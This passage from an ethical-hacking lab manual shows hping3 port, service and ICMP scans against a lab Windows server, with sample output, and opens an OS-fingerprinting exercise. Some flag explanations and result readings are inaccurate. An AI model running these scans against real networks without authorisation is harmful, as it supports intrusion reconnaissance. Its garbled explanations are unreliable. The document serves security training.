gain information about the target such as the services that the host offers, the ports supporting the services, and the OS of the target.

Here, we will use Hping3 to discover open ports and services running on the live hosts in the target network.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



```
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~#
```


7. A **Parrot Terminal** window appears. In the terminal window, type **hping3 -A [Target IP Address] -p 80 -c 5** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: In this command, **-A** specifies setting the ACK flag, **-p** specifies the port to be scanned (here, **80**), and **-c** specifies the packet count (here, **5**).

8. In a result, the number of packets sent and received is equal, indicating that the respective port is open, as shown in the screenshot.

Note: The ACK scan sends an ACK probe packet to the target host; no response means that the port is filtered. If an RST response returns, this means that the port is closed.

```

[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# cd
[root@parrot]-[~]
└─# hping3 -A 10.10.1.22 -p 80 -c 5
HPING 10.10.1.22 (eth0 10.10.1.22): A set, 40 headers + 0 data bytes
len=40 ip=10.10.1.22 ttl=128 DF id=0 sport=80 flags=R seq=0 win=0 rtt=7.7 ms
len=40 ip=10.10.1.22 ttl=128 DF id=1 sport=80 flags=R seq=1 win=0 rtt=7.5 ms
len=40 ip=10.10.1.22 ttl=128 DF id=2 sport=80 flags=R seq=2 win=0 rtt=7.4 ms
len=40 ip=10.10.1.22 ttl=128 DF id=3 sport=80 flags=R seq=3 win=0 rtt=11.1 ms
len=40 ip=10.10.1.22 ttl=128 DF id=4 sport=80 flags=R seq=4 win=0 rtt=10.9 ms

--- 10.10.1.22 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 7.4/8.9/11.1 ms
[root@parrot]-[~]
└─#
  
```

9. In the terminal window, type **hping3 -S 0-100 -S [Target IP Address] -V** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: In this command, **-S** specifies a scan mode, **-p** specifies the range of ports to be scanned (here, **0-100**), and **-V** specifies the verbose mode.

10. The result appears, displaying the open ports along with the name of service running on each open port, as shown in the screenshot.

Note: The SYN scan principally deals with three of the flags: SYN, ACK, and RST. You can use these three flags for gathering illegal information from servers during the enumeration process.


```

[root@parrot]-[~]
#hping3 -S 0-100 -S 10.10.1.22 -V
using eth0, addr: 10.10.1.13, MTU: 1500
Scanning 10.10.1.22 (10.10.1.22), port 0-100
101 ports to scan, use -V to see all the replies
+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+
0      : ..R.A... 128 1280  0  40
1 tcpmux : ..R.A... 128 1536  0  40
2 nbp    : ..R.A... 128 1792  0  40
3        : ..R.A... 128 2048  0  40
4 echo   : ..R.A... 128 2304  0  40
5        : ..R.A... 128 2560  0  40
6 zip    : ..R.A... 128 2816  0  40
7 echo   : ..R.A... 128 3072  0  40
8        : ..R.A... 128 3328  0  40
9 discard: ..R.A... 128 3584  0  40
10       : ..R.A... 128 3840  0  40
11 systat: ..R.A... 128 4096  0  40
12       : ..R.A... 128 4352  0  40
13 daytime: ..R.A... 128 4608  0  40
14       : ..R.A... 128 4864  0  40
15 netstat: ..R.A... 128 5120  0  40
16       : ..R.A... 128 5376  0  40
17 qotd   : ..R.A... 128 5632  0  40
18       : ..R.A... 128 5888  0  40
19 chargen: ..R.A... 128 6144  0  40
20 ftp-data: ..R.A... 128 6400  0  40
21 ftp    : ..R.A... 128 6656  0  40

```

11. In the terminal window, type **hping3 -F -P -U [Target IP Address] -p 80 -c 5** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: In this command, **-F** specifies setting the FIN flag, **-P** specifies setting the PUSH flag, **-U** specifies setting the URG flag, **-c** specifies the packet count (here, **5**), and **-p** specifies the port to be scanned (here, **80**).

12. The results demonstrate that the number of packets sent and received is equal, thereby indicating that the respective port is open, as shown in the screenshot.

Note: FIN, PUSH, and URG scan the port on the target IP address. If a port is open on the target, you will receive a response. If the port is closed, Hping will return an RST response.

```

[root@parrot]-[~]
#hping3 -F -P -U 10.10.1.22 -p 80 -c 5
HPING 10.10.1.22 (eth0 10.10.1.22): FPU set, 40 headers + 0 data bytes
len=40 ip=10.10.1.22 ttl=128 DF id=61155 sport=80 flags=RA seq=0 win=0 rtt=3.8 ms
len=40 ip=10.10.1.22 ttl=128 DF id=61156 sport=80 flags=RA seq=1 win=0 rtt=3.6 ms
len=40 ip=10.10.1.22 ttl=128 DF id=61157 sport=80 flags=RA seq=2 win=0 rtt=3.4 ms
len=40 ip=10.10.1.22 ttl=128 DF id=61158 sport=80 flags=RA seq=3 win=0 rtt=3.2 ms
len=40 ip=10.10.1.22 ttl=128 DF id=61159 sport=80 flags=RA seq=4 win=0 rtt=3.1 ms

--- 10.10.1.22 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.1/3.4/3.8 ms

```


13. In the terminal window, type **hping3 --scan 0-100 -S [Target IP Address]** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: In this command, **--scan** specifies the port range to scan, **0-100** specifies the range of ports to be scanned, and **-S** specifies setting the SYN flag.

14. The result appears displaying the open ports and names of the services running on the target IP address, as shown in the screenshot.

Note: In the TCP stealth scan, the TCP packets are sent to the target host; if a SYN+ACK response is received, it indicates that the ports are open.

```
[root@parrot]# hping3 --scan 0-100 -S 10.10.1.22
Scanning 10.10.1.22 (10.10.1.22), port 0-100
101 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+---+-----+-----+-----+-----+-----+
53 domain : .S..A... 128 7663 65392 44
80 http   : .S..A... 128 14575 65392 44
88 kerberos : .S..A... 128 16623 65392 44
All replies received. Done.
Not responding ports:
```

15. In the **terminal** window, type **hping3 -1 [Target IP Address] -p 80 -c 5** to perform ICMP scan (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**

Note: In this command, **-1** specifies ICMP ping scan, **-c** specifies the packet count (here, **5**), and **-p** specifies the port to be scanned (here, **80**).

16. The results demonstrate that hping has sent ICMP echo requests to 10.10.1.22 and received ICMP replies which determines that the host is up.

```
Applications Places System hping3 -1 10.10.1.22 -p 80 -c 5 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]# hping3 -1 10.10.1.22 -p 80 -c 5
HPING 10.10.1.22 (eth0 10.10.1.22): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.10.1.22 ttl=128 id=61440 icmp_seq=0 rtt=7.8 ms
len=28 ip=10.10.1.22 ttl=128 id=61441 icmp_seq=1 rtt=7.7 ms
len=28 ip=10.10.1.22 ttl=128 id=61442 icmp_seq=2 rtt=7.5 ms
len=28 ip=10.10.1.22 ttl=128 id=61443 icmp_seq=3 rtt=3.2 ms
len=28 ip=10.10.1.22 ttl=128 id=61444 icmp_seq=4 rtt=7.1 ms

--- 10.10.1.22 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.2/6.6/7.8 ms
[root@parrot]#
```


17. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Hping3.

- Entire subnet scan for live host: **hping3 -1 [Target Subnet] --rand-dest -I eth0**
- UDP scan: **hping3 -2 [Target IP Address] -p 80 -c 5**

18. This concludes the demonstration of discovering open ports and services running on the live hosts in the target network using Hping3.

19. Close all open windows and document all the acquired information.

20. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform OS Discovery

Banner grabbing, or OS fingerprinting, is used to determine the OS running on a remote target system.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the open ports and services running on the target range of IP addresses is to perform OS discovery. Identifying the OS used on the target system allows you to assess the system's vulnerabilities and the exploits that might work on the system to perform additional attacks.

Lab Objectives

- Identify the target system's OS with Time-to-Live (TTL) and TCP window sizes using Wireshark
- Perform OS discovery using Nmap Script Engine (NSE)
- Perform OS discovery using Unicornscan

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of OS Discovery/ Banner Grabbing

Banner grabbing, or OS fingerprinting, is a method used to determine the OS that is running on a remote target system.

There are two types of OS discovery or banner grabbing techniques:

- **Active Banner Grabbing:** Specially crafted packets are sent to the remote OS, and the responses are noted, which are then compared with a database to determine the OS. Responses from different OSes vary, because of differences in the TCP/IP stack implementation.
- **Passive Banner Grabbing:** This depends on the differential implementation of the stack and the various ways an OS responds to packets. Passive banner grabbing includes banner grabbing from error messages, sniffing the network traffic, and banner grabbing from page extensions.

Parameters such as TTL and TCP window size in the IP header of the first packet in a TCP session plays an important role in identifying the OS running on the target machine. The TTL field determines the maximum time a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values differ for different OSes: you can refer to the following table to learn the TTL values and TCP window size associated with various OSes.

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

Lab Tasks

Task 1: Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark

Wireshark is a network protocol analyzer that allows capturing and interactively browsing the traffic running on a computer network. It is used to identify the target OS through sniffing/capturing the response generated from the target machine to the request-originated machine. Further, you can observe the TTL and TCP window size fields in the captured TCP packet. Using these values, the target OS can be determined.

Here, we will use the Wireshark tool to perform OS discovery on the target host(s).


Module 03 – Scanning Networks

1. Turn on the **Windows 11**, **Windows Server 2022** and **Ubuntu** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

